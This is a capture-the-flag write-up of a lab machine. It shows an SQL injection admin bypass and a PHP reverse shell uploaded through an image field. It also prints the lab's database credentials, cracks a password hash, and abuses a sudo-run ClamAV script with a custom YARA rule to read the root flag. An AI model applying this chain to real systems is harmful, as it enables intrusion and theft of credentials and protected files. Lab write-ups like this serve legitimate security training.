
- Lets do an SQL Injection (Boolean based) attack



We a success message, and we get login as an admin



- Now after login as admin, I look into setting and find an user update page which requires 'system name', 'system-short-name' and 'system-photo' which can be uploaded




in "system-name", I found stored XSS which was not helpful though

- Now, I check the upload feature, and try to upload the php-reverse-shell
  After that, I logout from the system and go back to the "login.php" and right click on the image, click "view-image" (already setup a nc listener in the background)

- I got redirected to the "uploads" directory (which I already found in the gobuster scans but on accessing directly showing forbidden)


WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

- Check our nc listener, WE GOT THE SHELL !!



Initial Foothold:

- Stabilizing the shell



- Now checking the web-directories. In the classes/DBConnection.php file, we found credentials for the mysql database

```php
<?php
class DBConnection{

    private $host = 'localhost';
    private $username = 'cts';
    private $password = 'YOUMKtIXoRjFgMqDJ3WR799tvq2UdNWE';
    private $database = 'cts_db';

    public $conn;

    public function __construct(){

        if (!isset($this->conn)) {

            $this->conn = new mysqli($this->host, $this->username, $this->password, $this->database);

            if (!$this->conn) {
                echo 'Cannot connect to database server';
                exit;
            }
        }
```

DBConnection.php

- Using the password for mysql database. I got access and now checking the users table, I got an hash

```
Database changed
mysql> select * from users;
+----+-------------+----------+----------+----------------------------------+-----------------------------+------------+---------------------+---------------------+
| id | firstname   | lastname | username | password                         | avatar                      | last_login | date_added          | date_updated        |
+----+-------------+----------+----------+----------------------------------+-----------------------------+------------+---------------------+---------------------+
|  1 | Adminstrator | Admin    | admin    | [redacted]                       | uploads/1614302940_avatar.jpg | NULL       | 2021-01-20 14:02:37 | 2021-02-26 10:23:23 |
+----+-------------+----------+----------+----------------------------------+-----------------------------+------------+---------------------+---------------------+
1 row in set (0.00 sec)
```

Trying to crack the hash on crackstation.net, we got the password


- Now trying to do horizontal privilege escalation using this password with cyrus user

```
www-data@lockdown:/$ su - cyrus
Password:
cyrus@lockdown:~$
```

GOT THE USER FLAG

Privilege Escalation

- Futher enumerating the system , checking the directories in "/", I found a "scan" directory in "/opt" directory which contains a bash script. This program is an antivirus program which checks for unwanted files and copying those flagged files into the 'quarantine' directory and changing the file permissions



- Checking the programs that 'cyrus' run as root

```
cyrus@lockdown:~$ sudo -l
[sudo] password for cyrus:
Matching Defaults entries for cyrus on lockdown:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User cyrus may run the following commands on lockdown:
    (root) /opt/scan/scan.sh
cyrus@lockdown:~$
```

- In the home directory, a file 'testvirus' is given to check how the program identifies the viruses


```
cyrus@lockdown:~$ sudo -u root /opt/scan/scan.sh
Enter path: ./testvirus
/home/cyrus/testvirus: EICAR_MD5.UNOFFICIAL FOUND
/home/cyrus/testvirus: copied to '/home/cyrus/quarantine/testvirus'

----------- SCAN SUMMARY -----------
Known viruses: 1
Engine version: 0.103.2
Scanned directories: 0
Scanned files: 1
Infected files: 1
Data scanned: 0.00 MB
Data read: 0.00 MB (ratio 0.00:1)
Time: 0.006 sec (0 m 0 s)
Start Date: 2021:10:05 17:38:06
End Date:   2021:10:05 17:38:06
```

I tried the path as '/root/root.txt' but it doesn't contain any virus, I have to make an virus rule so that when clamscan runs, it will identify it as an virus and copy the root.txt into the quarantine directory. After searching for a long time I finally found a way to create an custom virus rule using YARA rules.
https://docs.clamav.net/manual/Signatures/YaraRules.html

```
rule CheckFileType
{
  strings:
    $abc = "THM{"
  condition:
```

```
    $abc
}
```

- Upload the file into ""/var/lib/clamav" by hosting python server. Now running the program as root and giving the "/root/root.txt" as a path we can finally got the root.txt



GOT THE ROOT FLAG